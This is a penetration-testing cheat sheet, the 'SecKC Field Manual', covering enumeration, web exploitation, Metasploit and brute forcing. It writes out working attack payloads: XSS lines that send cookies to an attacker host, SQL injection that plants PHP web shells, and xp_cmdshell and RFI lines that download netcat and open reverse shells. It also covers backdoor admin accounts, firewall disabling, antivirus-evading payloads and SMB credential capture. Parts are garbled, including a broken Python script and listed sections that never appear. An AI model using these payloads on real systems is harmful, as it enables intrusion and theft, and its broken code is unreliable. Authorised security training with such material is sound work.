THE SECKC FIELD MANUAL

By Sampson Chandler

HTTPS://WWW.SECKC.ORG

Table of Contents

1. Forward
2. Introduction – Read Before Proceeding
3. Getting Started - Setup
4. Penetration Testing Checklist
5. Ports, Services, Enumeration
6. Web Application Checklist
7. Web Application Enumeration & Exploitation
8. Vulnerability Verification & Exploitation Customization
9. Privilege Escalation
10. Pillage, and Loot
11. Pivoting & Tunneling
12. Password Attacks
13. Resources
14. In Depth Information on Topics (fundamentals/basics)

Introduction

For everyone new to Information Security, or if you have little job experience in penetration testing, please read:

A lot of people ask “What certifications should I get?”, and “How do I get into Information Security?”. You will get a variety of answers to these questions based on who you talk to. The reason for this is because everyone’s path is different. For instance, the CISSP isn’t recommended to get by most people, but I am seeing it listed as a requirement for a lot of positions. I’ve seen it even for an entry position like Security Analyst. Certs get you pass HR but proving what you know gets you the job.

What I would recommend is creating a blog, and github, to document what you learn. Get involved in your local community (ISC2, local DEFCON groups, OWASP, etc).

Penetration testing checklist

Browser Addons:

- Chrome:
  - Recx Security Analyser
  - Wappalyzer

- Firefox/Iceweasel:
  - Web Developer
  - Tamper Data
  - FoxyProxy Standard
  - User Agent Switcher
  - PassiveRecon
  - Wappalyzer
  - Firebug
  - HackBar

1. Nmap, Netcat for port scanning and testing vulnerabilities
2. Dirbuster, Gobuster, Nikto and Burpsuite for Web application scanning
3. Tcpdump, Wireshark for sniffing traffic
4. Python HTTP Servers to serve RFI php shells.
5. Mimikatz, pwdump, fgdump, pwdump and procmon for password dumping and pass the hash/golden ticket attacks
6. Cuda Hashcat for password cracking (Nvidia graphics card)
7. Iptables, proxychains and sshuttle for routing hops
8. Medusa, Hydra for Http login form bruteforcing
9. Grep, sed, awk, sort, uniq, find, findstr, cut for finding passwords and sensitive files during privilege escalation and post exploitation recon
10. Snmpenum, enum4linux, nullinux, smbmap for smb and snmp enumeration
11. Powershell scripts and bitsadmin(built-in windows tool) to download files (highly recommended if you are not using meterpreter shell)
12. Sendemail, Python Servers for social engineering (yes, you will have to perform SE on automated bot systems for client side attacks)
13. Accesscheck.exe from sysinternals and Ntrights.exe, Churrasco.exe to find access misconfigurations
14. Psexec for lateral movements and remote shells
15. Cadaver and davtest for windows asp based web server to test read/write access

BEFORE BEGINNING:

Trusted Sec has a great tool/module called ptf or penetration testing framework. Think Metasploit for tools. Use this for new installs to get tools.

After you have your environment all set up take a snapshot of it. For the love of $deity take a snapshot.

- update exploits DB
  - cd /pentest/exploits/exploitdb/
  - svn update
  - msfupdate

- set up services to download tools in the victims
  - TFTP: atftpd --daemon --port 69 /var/tmp/tftphome
  - FTP: /etc/init.d/pure-ftpd start
  - SSH(scp): /etc/init.d/ssh start
  - HTTP: /etc/init.d/apache2 start
- copy useful tools to the services folders (/var/tmp/tftphome, /var/tmp/ftphome, /var/www)
  - sbd.exe
  - nc.exe
  - tftpd32.exe
  - wget.exe
  - whoami.exe
  - trojan_meterpreter.exe
  - Browser Addons
    - Chrome:
      - Recx Security Analyser
      - Wappalyzer
    - Firefox/Iceweasel:
      - Web Developer
      - Tamper Data
      - FoxyProxy Standard
  - User Agent Switcher
  - PassiveRecon
  - Wappalyzer
  - Firebug
  - HackBar
  - (others...)
- set console history to unlimited (Config->History->Set Unlimited)

Discover alive machines:

- nmap -sn -n -oG IP_alive_nmap.txt <Net-CIDR>
- cat IP_alive_nmap.txt |grep "Status: Up" |cut -d" " -f2 >IPs_alive_nmap.txt

Discover machines that possibly exist

- DNS discover
- discover the DNS servers available (dns_discovery.sh / "dns_discovery_FILE_perl.pl IPs_Alive_Ping.txt")
- discover the subnet domain (set /etc/resolv.conf and test with "dnsenum.pl --enum") - discover the host names
  - reverse DNS brute force (reverse_dns_enumeration.sh / "dnsenum.pl --enum")
  - DNS zone transfer ("dnsenum.pl --enum")
    - /pentest/enumeration/dnsenum/dnsenum.pl --enum -f <DNS_brute_names_file> --dnsserver <dns_server_ip> <domain_name>

scans:(OBS: without the "-p" option, nmap checks only the ports defined in /usr/share/nmap/nmap-services -> FASTER!) (OBS: if the -sS fails, try with other types. Ex: -sT)

- UNIQ TCP SCAN: nmap -sS -n -oG nmap_scan_tcp_default_ports_grepable.txt -sV -O --osscan-limit --script "vuln" -Pn -iL IPs_alive_nmap.txt >>nmap_scan_tcp_default_ports.txt
- UDP SCAN: nmap -sU -n -oG nmap_scan_udp_default_ports_grepable.txt -sV --script "vuln" -Pn -iL IPs_alive_nmap.txt >>nmap_scan_udp_default_ports.txt

Banner grabbing of choosen ports/machines

- nmap_scan_udp_default_ports.txt
- banner_grabber_ports_FILE.pl 2>&1 >>tcp_ports_banners.txt
- sort tcp_ports_banners.txt >formated_tcp_ports_banners.txt

DISTINCT TCP SCANS:

- looking for TCP open ports and versions
  - nmap -sS -n -sV --version-all -oG nmap_scan_tcp_default_ports.txt -Pn -iL IPs_alive_nmap.txt
  - grep "Ports: " nmap_scan_tcp_default_ports.txt >formated_nmap_scan_tcp_default_ports.txt
- looking for UDP open ports->NOT RELIABLE->icmp
  - nmap -sU -n -sV --version-all -oG nmap_scan_udp_default_ports.txt -Pn -iL IPs_alive_nmap.txt
  - grep "Ports: " nmap_scan_udp_default_ports.txt >formated_nmap_scan_udp_default_ports.txt
- OS detection
  - nmap -O --osscan-limit -Pn -iL IPs_alive_nmap.txt -oN nmap_scan_OS.txt
- Vulnerabilities detection
  - nmap --script "vuln" -Pn -iL IPs_alive_nmap.txt -oN nmap_scan_vulnerabilities.txt

HTTP navigation

- HTTP
  - banner inspection
  - review source code
  - bruteforce with cewl-based dictionary
  - searchsploit look at versions properly
  - test all the paths with the exploits, mangle it
  - nmap --script vuln
  - nmap --script safe (ssl-cert, virtual hosts)
  - always incercept with Burp
  - nikto -h
  - LFI, RFI, SQL, RCE, XXE, SSRF injections
  - PUT method all directories
  - Change POST body encoding with Burp
  - Bruteforce parameter names
  - dirsearch with cookie once authenticated

        - download vulnerable application from exploit-db and examine it
        - brute force to discover HTTP hidden folders
            - dirsearch big.txt -e sh,txt,htm,php,cgi,html,pl,bak,old
            - Metasploit auxiliary modules:
                - auxiliary/scanner/http/robots_txt
                - auxiliary/scanner/http/dir_scanner
                - auxiliary/scanner/http/dir_listing
- search for part of the html code at Google (find the name of the tool/cms used to construct the page)
- navigate with firefox

FTP

- try access (user:anonymous / pass:) or (user:ftp / pass:ftp)
- try to put and execute files

SSH

- shellshock
- bruteforce
- user_enum
- Debian OpenSSL Predictable PRNG

SNMP enumeration (port 161)

- identify the computers running the SNMP
        - ("onesixtyone -i IPs_alive-ping_registered-dns.txt -c dict_communitys.txt |cut -d" " -f1,2")
- get SNMP data
        - (snmp_check_FILE.pl / "snmpcheck.pl -t <IP-address>" / snmp_enumeration_FILE.pl / "snmpenum.pl <IP-address> <community>
- <configfile>")
        - try with all the config files (windows.txt, linux.txt and cisco.txt)
        - enumerates users, running services, open TCP ports, installed softwares, disks...
        - if snmpenum.pl does not work, its possible to try these (will show everything):
        - snmpwalk -c public -v1 192.168.13.222 1

SMTP enumeration (port 25)

- identify the computers running the SMTP (scan_ports_netcat_perl.pl)
- try to identify user names (if code "502", use "helo" scripts!)
    - check if the servers accept the VRFY command (smtp_vrfy_check_FILE.pl)
        - if it accepts -> "250" code
        - if it does NOT accept -> "252" error code

        - if they accept VRFY, try to brute force the user names
            - ("smtp_brute_force_FILE.pl <server> <usernames_file>")
    - check if the servers accept the EXPN command (smtp_espn_check_FILE.pl)
        - if it does NOT accept -> "500" error code
        - if they accept EXPN, try to brute force the list name...

        - root@kali:~# nc -nv 192.168.1.12 25
        - (UNKNOWN) [192.168.1.12] 25 (smtp) open
        - 220 WIN-3UR24XX66QZ Microsoft ESMTP MAIL Service, Version: 7.0.6001.18000 ready at   Thu, 4 Jan 2018 11:48:35 +0200
            - mail servers can also be used to gather information about a host or network.
            - SMTP supports several important commands, such as VRFY and EXPN.
            - A VRFY request asks the server to verify an email address
            - while EXPN asks the server for the membership of a mailing list.
            - These can often be abused to verify existing users on a mail server, which can later aid the attacker.

This procedure can be used to help guess valid usernames.
Examine the following simple Python script that opens a TCP socket, connects to the SMTP server, and issues a VRFY command for a given username.

```
# !/usr/bin/python
import socket
import sys

if len(sys.argv) != 2:
  print "Usage: vrfy.py <username>"
  sys.exit(0)

# Create a Socket
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# Connect to the Server
connect=s.connect(('192.168.11.215',25))

# Receive the banner
banner=s.recv(1024)
print banner

# VRFY a user
s.send('VRFY' - sys.argv[1] - '\r\n')
result=s.recv(1024)
print result
```

```
    # Close the socket
    s.close()
```

Netbios/SMB enumeration (ports 445 and 139)

- identify the computers running the Netbios
    - ("msfcli auxiliary/scanner/smb/smb_version RHOSTS=192.168.12.1-192.168.13.254 THREADS=100 E" / scan_ports_netcat_perl.pl)
    - enumerate users and other usefull data from the Netbios machines (msfcli auxiliary/scanner/smb/smb_enumusers RHOSTS=192.168.12.1-192.168.13.254 THREADS=100 E / netbios-SMB_enumeration_user_FILE.pl / netbios-SMB_enumeration_FILE.pl)

```
root@kali:~# nmap -v -p 139,445 192.168.1.12 -oG /tmp/smp.txt
root@kali:~# nbtscan -r 192.168.1.12
root@kali:~# enum4linux -a 192.168.1.12
root@kali:~# ls -la /usr/share/nmap/scripts/smb*
root@kali:~# nmap -v -p 139,445 192.168.1.12 --script smb-os-discovery.nse
root@kali:~#   smbclient -L=192.168.1.12
root@kali:~#   smbclient \\\\192.168.1.12 \\public
Enter root's password:
Anonymous login successful
```

```
nmap $ip --script smb-os-discovery.ns
```

Nmap port scan

```
nmap -v -p 139,445 -oG smb.txt $ip-254
```

Netbios Information Scanning

```
nbtscan -r $ip/24
```

Nmap find exposed Netbios servers

```
nmap -sU --script nbstat.nse -p 137 $ip
```

Nmap all SMB scripts scan

```
nmap -sV -Pn -vv -p 445 --script='(smb*) and not (brute or broadcast or dos or external or fuzzer)' --script-args=unsafe=1 $ip
```

Nmap all SMB scripts authenticated scan

```
nmap -sV -Pn -vv -p 445   --script-args smbuser=,smbpass= --script='(smb*) and not (brute or broadcast or dos or external or fuzzer)' --script-args=unsafe=1 $ip
```

SMB Enumeration Tools

```
nmblookup -A $ip
```

```
smbclient //MOUNT/share -I $ip -N
```

```
rpcclient -U "" $ip
```

```
enum4linux $ip
```

```
enum4linux -a $ip
```

SMB Finger Printing
```
smbclient -L //$ip
```

Nmap Scan for Open SMB Shares
```
nmap -T4 -v -oA shares --script smb-enum-shares --script-args
smbuser=username,smbpass=password -p445 192.168.10.0/24
```

Nmap scans for vulnerable SMB Servers
```
nmap -v -p 445 --script=smb-check-vulns --script-args=unsafe=1 $ip
```

Nmap List all SMB scripts installed
```
ls -l /usr/share/nmap/scripts/smb*
```

Enumerate SMB Users
```
nmap -sU -sS --script=smb-enum-users -p U:137,T:139 $ip-14
```
OR
```
python /usr/share/doc/python-impacket-doc/examples /samrdump.py $ip
```

RID Cycling - Null Sessions
```
ridenum.py $ip 500 50000 dict.txt
```
Manual Null Session Testing

Windows:
```
net use \\$ip\IPC$ "" /u:"
```
Linux:
```
smbclient -L //$ip
```

## SMB Enumeration Techniques using Windows Tools:

NetBIOS Enumerator [nbtenum](http://nbtenum.sourceforge.net/)

~~~
```ShellSession
[+] NBNS Spoof / Capture

[>] NBNS Spoof
msf > use auxiliary/spoof/nbns/nbns_response
msf auxiliary(nbns_response) > show options
~~~

```
msf auxiliary(nbns_response) > set INTERFACE eth0
msf auxiliary(nbns_response) > set SPOOFIP 10.10.10.10
msf auxiliary(nbns_response) > run

[>] SMB Capture

msf > use auxiliary/server/capture/smb
msf auxiliary(smb) > set JOHNPWFILE /tmp/john_smb
msf auxiliary(smb) > run

[>] HTTP NTML Capture

msf auxiliary(smb) > use auxiliary/server/capture/http_ntlm
msf auxiliary(smb) > set JOHNPWFILE /tmp/john_http
msf auxiliary(smb) > set SRVPORT 80
msf auxiliary(smb) > set URIPATH /
msf auxiliary(smb) > run
```

SMB Enumeration

SMB1   – Windows 2000, XP and Windows 2003.
SMB2   – Windows Vista SP1 and Windows 2008
SMB2.1 – Windows 7 and Windows 2008 R2
SMB3   – Windows 8 and Windows 2012.
Scanning for the NetBIOS Service

The SMB NetBIOS32 service listens on TCP ports 139 and 445, as well as several UDP ports.

```
nmap -v -p 139,445 -oG smb.txt 192.168.11.200-254
```

There are other, more specialized, tools for specifically identifying NetBIOS information

```
nbtscan -r 192.168.11.0/24
```

Null Session Enumeration

A null session refers to an unauthenticated NetBIOS session between two computers. This feature exists to allow unauthenticated machines to obtain browse lists from other Microsoft servers.

A null session also allows unauthenticated hackers to obtain large amounts of information about the machine, such as password policies, usernames, group names, machine names, user and host SIDs.

This Microsoft feature existed in SMB1 by default and was later restricted in subsequent versions of SMB.

```
enum4linux -a 192.168.11.227
```
Nmap SMB NSE Scripts
These scripts can be found in the /usr/share/nmap/scripts directory
```
ls -l /usr/share/nmap/scripts/smb-
# We can see that several interesting Nmap SMB NSE scripts exist,, such as OS discovery
# and enumeration of various pieces of information from the protocol
nmap -v -p 139, 445 --script=smb-os-discovery 192.168.11.227
# To check for known SMB protocol vulnerabilities,
# you can invoke the nmap smb-check-vulns script
nmap -v -p 139,445 --script=smb-check-vulns --script-args=unsafe=1 192.168.11.201
```
Fix:
http://www.leonteale.co.uk/netbios-nbns-spoofing/
Solution
The solution to this is to disable Netbios from broadcasting. The setting for this is in, what i hope, a very familiar place thaet you might not have really paid attention too before.
Netbios, according to Microsoft, is no longer needed as of Windows 2000.

However, there are a few side effects.

One of the unexpected consequences of disabling Netbios completely on your network is how this affects trusts between forests. Windows 2000 let you create an external (non-transitive) trust between a domain in one forest and a domain in a different forest so users in one forest could access resources in the trusting domain of the other forest. Windows Server 2003 takes this a step further by allowing you to create a new type of two-way transitive trusts called forest trusts that allow users in any domain of one forest access resources in any domain of the other forest. Amazingly, NetBIOS is actually still used in the trust creation process, even though Microsoft has officially “deprecated” NetBIOS in versions of Windows from 2000 on. So if you disable Netbios on your domain controllers, you won’t be able to establish a forest trust between two Windows Server 2003 forests.
But Windows 2003 is pretty old, since as of writing we are generally on Windows 2012 now. So if you would like to disable Netbios on your servers yet will be effected by the side effect for Forest trusts then ideally you should upgrade and keep up with the times anyway. alternatively, you can get away with, at the very least, disabling Netbios on your workstations.

See below for step by step instructions on disabling Netbios on workstations:

Windows XP, Windows Server 2003, and Windows 2000
On the desktop, right-click My Network Places, and then click Properties.
Right-click Local Area Connection, and then click Properties
In the Components checked are used by this connection list, double-click Internet Protocol (TCP/IP), clickAdvanced, and then click the WINS tab.Note In Windows XP and in Windows Server 2003, you must double-click Internet Protocol (TCP/IP) in the This connection uses the following items list.
Click Use NetBIOS setting from the DHCP server, and then click OK three times.

For Windows Vista
On the desktop, right-click Network, and then click Properties.
Under Tasks, click Manage network connections.
Right-click Local Area Connection, and then click Properties
In the This connection uses the following items list, double-click Internet Protocol Version 4 (TCP/IPv4), clickAdvanced, and then click the WINS tab.
Click Use NetBIOS setting from the DHCP server, and then click OK three times.

For Windows 7
Click Start, and then click Control Panel.
Under Network and Internet, click View network status and tasks.
Click Change adapter settings.
Right-click Local Area Connection, and then click Properties.
In the This connection uses the following items list, double-click Internet Protocol Version 4 (TCP/IPv4), clickAdvanced, and then click the WINS tab.
Click Use NetBIOS setting from the DHCP server, and then click OK three times.

Look for vulnerabilities and exploits

- In Kali:
  - /pentest/exploits/exploitdb/searchsploit <term1> [term2] [term3]
  - grep -i <service_name> /pentest/exploits/exploitdb/files.csv -
- On the Internet (all sites are registered in the firefox favorites):
  - Google: [xp sp2] exploit site:securityfocus.com inurl:bid
  - www.exploit-db.com/search/
  - www.metasploit.com/framework/search
  - www.qualys.com/research/exploits/
  - www.qualys.com/research/top10/
- on the nmap results (if --script "vuln" was used)
  - search for the words "VULNERABLE" and "vulns" on the nmap output files (TCP and UDP)

Client side attacks

- XSS
    - test forms: <script>alert("XSS vulnerable")</script>
    - redirect to malicious page: <iframe SRC="http://192.168.10.150/report" height="10" width="10">
    - Session/Cookie stealing (XSS must be exploitable!):
        - example-1: <body onload='document.location.replace("http://attacker/post.asp?name=victim1&message=" + document.cookie + "<br>" + "URL:" + document.location);'></body>
        - example-2: <script>new Image().src="http://192.168.10.150/bogus.php?"+ document.cookie;</script>
        - (at the attacker: 192.168.10.150) nc -lvp 80
        - (at "Tamper Data" Firefox plugin in the login page) change the session ID
    - send email to XSS vulnerable webmails:
        - sendEmail -t <destination_address> -f <sender_address> -s <server>[:smtp_port] -u <subject> -o message-file=<message_file>
    - receive emails:
        - /usr/local/bin/smtpd.py -n -c DebuggingServer <local_serve_ip>:<port>
- browser exploits
    - fingerprint the client browser and O.S.
        - make the victim access a web page on the attacker (XSS, Social Engineering,...)
        - nc -lvp 80
        - log "User-Agent" and "Accept" informations
        - search at Google or user-agents.my-addr.com
    - set a automatically process migration:
        - set "InitialAutoRunScript" or "AutoRunScript" to "post/windows/manage/migrate" or "migrate -f" or "migrate explorer" -
            - ex: set AutoRunScript "post/windows/manage/migrate"
    - set AUTO_MIGRATE=ON at "/pentest/exploits/set/config/set_config" file use aurora / ms10_xxx_ie_css_clip / browser_autopwn (not always reliable => excessive traffic)
- client's applications
    - send to the victim a corrupted file to explore some application vulnerability (Social Engineering)

Web application attacks

- SQL injection
    - identifying SQL injection vulnerabilities
        - send the single quote character (') in form fields and look for error messages
- enumerating table names and fields (checking MSSQL error messages)
    - start putting this in the vulnerable form field:
        - (MSSQL): ' having 1=1--
    - get the name of the table and use it in the next try

        - (MSSQL): ' group by <table_name>.<table_field1> having 1=1--
            - (Ex: ' group by tbl.id having 1=1--
    - get the new field name and APPEND it in the next GROUP BY try as before, until there is no error message anymore
- enumerating fields' types (checking MSSQL error messages)
    - start putting this in the vulnerable form field (if there is no error message, try another function):
        - (MSSQL): ' union select sum(<table_field>) from <table_name> --
            - (Ex: ' union select sum(id) from tbl --)
- enumerating DBs tool:
    - /pentest/database/sqlmap/sqlmap.py
        - Options:
            - -u <full_url>
            - -b   Retrieve DBMS banner
            - --dbs   Enumerate DBMS databases
            - --tables   Enumerate DBMS database tables
            - --columns   Enumerate DBMS database table columns
            - --dump   Dump DBMS database table entries
            - --passwords   Enumerate DBMS users password hashes
            - -D <DB_name>   DBMS database to enumerate
            - -T <table_name>   DBMS database table to enumerate
            - -C <column_name> DBMS database table column to enumerate
            - -U <user_name>   DBMS user to enumerate
        - Examples:
            - ./sqlmap.py -u http://192.168.11.246/vid.php?id=444 --dbs
            - ./sqlmap.py -u http://192.168.11.246/vid.php?id=444 --tables -D webapp
            - ./sqlmap.py -u http://192.168.11.246/vid.php?id=444 -D webapp -T users --dump
    - adding a user to the DB (if the application has write permissions)
        - use the enumerated data to structure a INSERT query
            - (PS: a "Access Denied" page doesn't indicate that the query was not executed)
            - (MySQL example): '; INSERT INTO tbl values('5345','user','pass','44');#
            - (MSSQL example): '; INSERT INTO tbl values('5345','user','pass','44') --
            - login with the user/password added
        - code execution (insert file)
        - MySQL
            - discover SELECT fields shown at the web page:
                - http://192.168.11.1/list.php?id=-1 UNION SELECT 1,2,3,4
            - read local file

            - use "load_file" MySQL function
                - (Ex {suppose that field 4 was shown at the web page}: http://192.168.11.1/list.php?id=-1 UNION SELECT
    - 1,2,3,load_file('/etc/passwd'))

        - write file
            - use "select <string> INTO OUTFILE <file_destination>"
                - (Ex: http://192.168.11.1/list.php?id=-1 UNION SELECT "<?php system($_REQUEST['cmd']); ?>" INTO OUTFILE 'C:/xampp/htdocs/backdoor.php')

            - (with DB access): select "<?php system($_GET['cmd']); ?>" INTO OUTFILE 'C:/xampp/htdocs/backdoor.php'
            - access the inserted file (Ex: http://192.168.11.1/backdoor.php?cmd=ipconfig)
        - bypass authentication
            - (in web forms' user name field):
                - (MySQL): wronguser' or 1=1;#
                - (MSSQL): wronguser' or 1=1--
        - useful functions:
            - MySQL:
                - version() - prints MySQL version
                - user() - prints running user
                - load_file() - prints server file content
            - MSSQL:
                - stacking queries - executes various queries in a single command (separate with ;)
                    - (Ex: ' or 1=1; INSERT INTO tbl VALUES('4','tymbu','pass')--)

                - sp_makewebtask - creates a html file with the result of a query
                    - (Ex: ';exec sp_makewebtask "c:\Inetpub\wwwroot\evil.html", "select * from tbl";--)

                - xp_cmdshell (only members of sysadmin group and disabled by default in newer MSSQL versions) - executes shell commands
                    - (Ex: ' or 1=1;exec master..xp_cmdshell '"tftp -i 192.168.10.150 GET nc.exe && nc.exe
            - 192.168.10.150 443 -e cmd.exe';--)

- RFI
- create evil.php:
    - <?php echo '<?php echo shell_exec(base64_decode($_GET["cmd"]));?>' ?>
- call: http://web/evil.php?cmd=base64_encoded_command

    - <?php echo '<?php copy($HTTP_POST_FILES['file']['tmp_name'],$HTTP_POST_FILES['file']['name']); ?>' ?>
- call: <form action="http://web/evil.php" method="post" enctype="multipart/form-data">
    - <input type="file" name="file"><br>
    - <input type="submit" name="submit" value="submit"> </form>
    - <?php echo '<?php echo shell_exec("nc -n 192.168.10.150 443 -e /bin/bash");?>' ?>
        - start listener: nc -lvp 443
        - call: http://web/evil.php
            - <?php echo '<?php echo "<PRE>"; echo shell_exec("ipconfig"); echo "</PRE>"; ?>' ?>
    - test: if the vulnerability is in a variable, change its value to: http%3A%2F%2F192.168.10.150%2Fevil.php

- LFI
    - use a “null string” (%00) to terminate any extensions added to the injected parameter
            - (Ex: http://192.168.11.1/list.php?LANG=../../../boot.ini%00&id=1)
    - Insert a script in a file that the interpreter can read and call it (ex: some LOG file)
        - MySQL tables file: http://web/mod.php?name=bla&cmd=base64_encoded_command&file=..\..\..\..\..\..\..\apachefriends\xampp\mysql\data\nuke\nuke_authors.MYD%00
    - Environment variables
        - overwrite environment variables with an attacker input
            - ex: GET /login.php?PATH=/var
    - Windows SMB credentials relay
        - use Metasploit "exploit/windows/smb/smb_relay" module

- Fix and use exploits
    - At what bytes is EIP overwritten?
        - /pentest/exploits/framework3/tools/pattern_create.rb <buffer_size>
        - /pentest/exploits/framework3/tools/pattern_offset.rb <address>
    - Can you find a RET address (ex: ESP, EAX)? What is it?
        - create a buffer of 'A's (\x41) and check which registers have this value when the application crashes
        - find a instruction to jump to the desired address(ex:JMP <choosed_register>) in the application or in a fix address DLL (ex:user32.DLL)
            - if the OS version is different, try to find the address in metasploit
    - Where will you place your shellcode?
        - look for a position after the position pointed by the chosen register
        - if the shellcode is encoded to avoid 0x00, put at least 32 NOPs between the position pointed by the register and the shellcode
        - change the buffer structure (calculations, shellcode, NOPs)
    - How much space do you have for your shellcode?

        - count how many consecutive bytes are written with 'A' after the chosen register pointed position
    - How can you get to your shellcode?
        - /pentest/exploits/framework2/msfweb OR msfpayload | msfencode (see "Metasploit->create payload" section below)
    - What kind of shellcode will you use (ex: bind, reverse, meterpreter)?
        - change hardcoded info (victim or attacker IP, ports, login/pass, application commands, etc)
    - Are there any restricted bytes in the buffer (ex: 0x00)?
    - What exit technique will the shellcode use (ex: thread, seh, process)?
    - What is the environment used to compile?
        - Linux (common imports: <stdlib.h><sys/socket.h><netinet/in.h><arpa/inet.h><unistd.h>)
            - gcc <source_code_file> -o <executable_file>
                - install "gcc-multilib" and use the gcc's "-m32" option to compile 32bits applications on 64bits environments
            - ./<executable_file>
            - PS: if the exploit was written on Windows ("^M" at the end of the lines) - dos2unix <filename>
        - Windows (common imports: <winsock2.h><windows.h><winbase.h><process.h><string.h>)
            - cd /root/.wine/drive_c/MinGW/bin/
            - wine gcc.exe <source_code_file> -o <executable_file> <-lwsock32 or -lws2_32>
            - wine <executable_file>

- Create backdoor
    - Windows remote shell (admin privileges)
        - check OS and SP versions (and other info) –
            - systeminfo
        - create admin user
            - net user tymbu tymbu123 /add
            - net localgroup administrators tymbu /add
        - enable remote desktop (reboot or logoff is not required after this!)
            - net localgroup "Remote Desktop Users" UserLoginName /add
            - reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
            - net start TermService
        - disable firewall
            - netsh firewall set opmode disable
        - download tool

- (Windows 1st choice-small files/UDP) tftp -i <attacker_ip> GET <tool_file_name>
    - (PS-if access denied while deleting): attrib -r -h -s <filename>
- (Windows 2nd choice-big files/TCP)
    - echo open <attacker_ip> 21 > ftp.txt
    - echo username>> ftp.txt
    - echo password>> ftp.txt
    - echo bin >> ftp.txt
    - echo GET tool_file_name >> ftp.txt - echo bye >> ftp.txt
    - ftp -s:ftp.txt
- Internet Explorer
    - cd C:\Program Files\Internet Explorer\
    - start iexplore.exe <jpg_file_complete_http_url>
    - cd C:\Documents and Settings\<USER>\Local Settings\Temporary Internet Files\ - dir /S
    - XCOPY <source_complete_file_path> <destination_folder_path> /h /y /c
    - REN <old_filename> <new_filename>
- Copy and paste code text to the victims shell
    - Exe2bat.exe + DEBUG.exe (Except Win Seven. Max. 64KB compiled code.)
        - upx -9 <input_file.exe>
        - wine exe2bat.exe <input_file.exe> <output_file.txt>
        - copy <output_file.txt> content to the Windows command line
    - WinHTTP VB script (interpretated code)
        - copy /var/www/http_down_vbs.txt content to the Windows command line
        - cscript http_down.vbs <file_complete_http_url> <local_file_name>

- Metasploit
    - create payload (ex: msfpayload windows/shell/reverse_tcp LHOST=<ip_attacker> LPORT=443 R | msfencode -e x86/shikata_ga_nai -t exe > payload.exe
    - msfpayload <payload> [variable=value] <(S)ummary|as(C)ii string|(P)erl|Rub(y)|(R)aw|(J)avascript|e(X)ecutable|(D)ll|(V)BA|(W)ar>
    - msfencode -e x86/shikata_ga_nai -t <output_format> > <toolname.extension>
        - <opt> The architecture to encode as
        - <opt> The list of characters to avoid: '\x00\xff'
        - <opt> The number of times to encode the data (use to bypass anti-virus)
            - -e <opt> The encoder to use (x86/shikata_ga_nai -> excellent)
            - -l   List available encoders
            - -i <opt> The binary input file
            - <opt> The output file

- <opt> The platform to encode for
- <opt> The maximum size of the encoded data
- <opt> The output format: raw,ruby,rb,perl,pl,c,js_be,js_le,java,dll,exe,exe-small,elf,macho,vba,vbs,loop-vbs,asp,war

- msfweb

- start attack
- (ex: msfcli exploit/windows/smb/ms08_067_netapi PAYLOAD=windows/shell/reverse_tcp RHOST=192.168.7.11 EXITFUNC=thread LHOST=192.168.7.15 LPORT=443 E)
- msfcli <exploit_name> <option=value> <(P)ayloads|(O)ptions|(A)dvanced|(T)argets|(AC)tions|(E)xecute>
    - (H)elp You're looking at it baby!
    - (S)ummary Show information about this module
    - (O)ptions Show available options for this module
    - (A)dvanced Show available advanced options for this module
    - (I)DS Evasion Show available ids evasion options for this module
    - (P)ayloads Show available payloads for this module
    - (T)argets Show available targets for this exploit module
    - (AC)tions Show available actions for this auxiliary module
    - (C)heck Run the check routine of the selected module
    - (E)xecute Execute the selected module
- msfconsole (commands/options - OBS: TAB completion is available):
    - help|back|use <exploit-module>|set[g]/unset[g] <variable> <value>|info <exploit-module>
    - search <module_name>|sessions [-l] [-i <number]|show [exploits or payloads or targets]
    - save|check|exploit
- meterpreter commands
    - core: migrate <PID>|run <script> (ex: scraper, keylogger,etc)|use <module>|shell|help|exit
    - file system: cat|edit|ls|pwd/lpwd|cd/lcd <directory>|mkdir/rmdir <directory> download <source_file1> [<source_file2...>] <destination_folder> upload <source_file1> [<source_file2...>] <destination_folder>
    - networking: ipconfig|route|portfw
    - system: execute <command>|getpid|getuid|ps|kill <PID>
    - very useful: hashdump|launch_and_migrate (use in the "AutoRunScript") getsystem
        - keyscan_start|keyscan_dump|keyscan_stop
        - set AutoRunScript <script> [<script_options][,<script> [<script_options] ...]
- -Brute Force (ex: hydra -L logins.txt -P passwords.txt -f -e ns -t 2 192.168.13.241 ftp)

    - hydra -L <logins_file> -P <passwords_file> [-f] [-e ns] [-t <number_threads>] <server> <service-code> [OPT <service-options> -> see README]
    - service codes: telnet ftp pop3[-ntlm] imap[-ntlm] smb smbnt http[s]-{head|get} http-{get|post}-form http-proxy cisco cisco-enable vnc ldap2 ldap3 mssql mysql oracle-listener postgres nntp socks5 rexec rlogin pcnfs snmp rsh cvs svn icq sapr3 ssh smtp-auth[-ntlm] pcanywhere teamspeak sip vmauthd firebird ncp afp
        - RDP (ex: medusa -e ns -f -T 4 -t 4 -L -M wrapper -m TYPE:STDIN -m PROG:/usr/local/share/rdesktop-patched/rdesktop -m ARGS:"-g 640x480 -a 8 -u %U -p %P %H" -H IPs_RDP.txt -U users.txt -P passwords.txt)
- medusa [-e ns] [-f] [-T <number>] [-t <number>] [-L] -M wrapper -m TYPE:STDIN -m PROG:/usr/local/share/rdesktop-patched/rdesktop - m ARGS:"-g 640x480 -a 8 -u %U -p %P %H" -H <hosts_file> -U <users_file> -P <passwords_file>
    - -h [TEXT]   : Target hostname or IP address
    - -H [FILE]   : File containing target hostnames or IP addresses
    - -u [TEXT]   : Username to test
    - -U [FILE]   : File containing usernames to test
    - -p [TEXT]   : Password to test
    - -P [FILE]   : File containing passwords to test
    - -C [FILE]   : File containing combo entries. See README for more information.
    - -O [FILE]   : File to append log information to
    - -e [n/s/ns] : Additional password checks ([n] No Password, [s] Password = Username)
    - -M [TEXT]   : Name of the module to execute (without the .mod extension)
    - -m
    - -d   : Dump all known modules
    - -n [NUM]   : Use for non-default TCP port number
    - -s   : Enable SSL
    - -t [NUM]   : Total number of logins to be tested concurrently
    - -T [NUM]   : Total number of hosts to be tested concurrently
    - -f   : Stop scanning host after first valid username/password found.
    - -F   : Stop audit after first valid username/password found on any host.

    - /usr/local/share/rdesktop-patched/rdesktop -g 640x480 -a 8 -u <login> -p <passwords_file> <server>
- Microsoft VPN (PPTP)
    - cat <words_file> |thc-pptp-bruter <victim_IP>
- Password profiling
    - cd /pentest/passwords/cewl
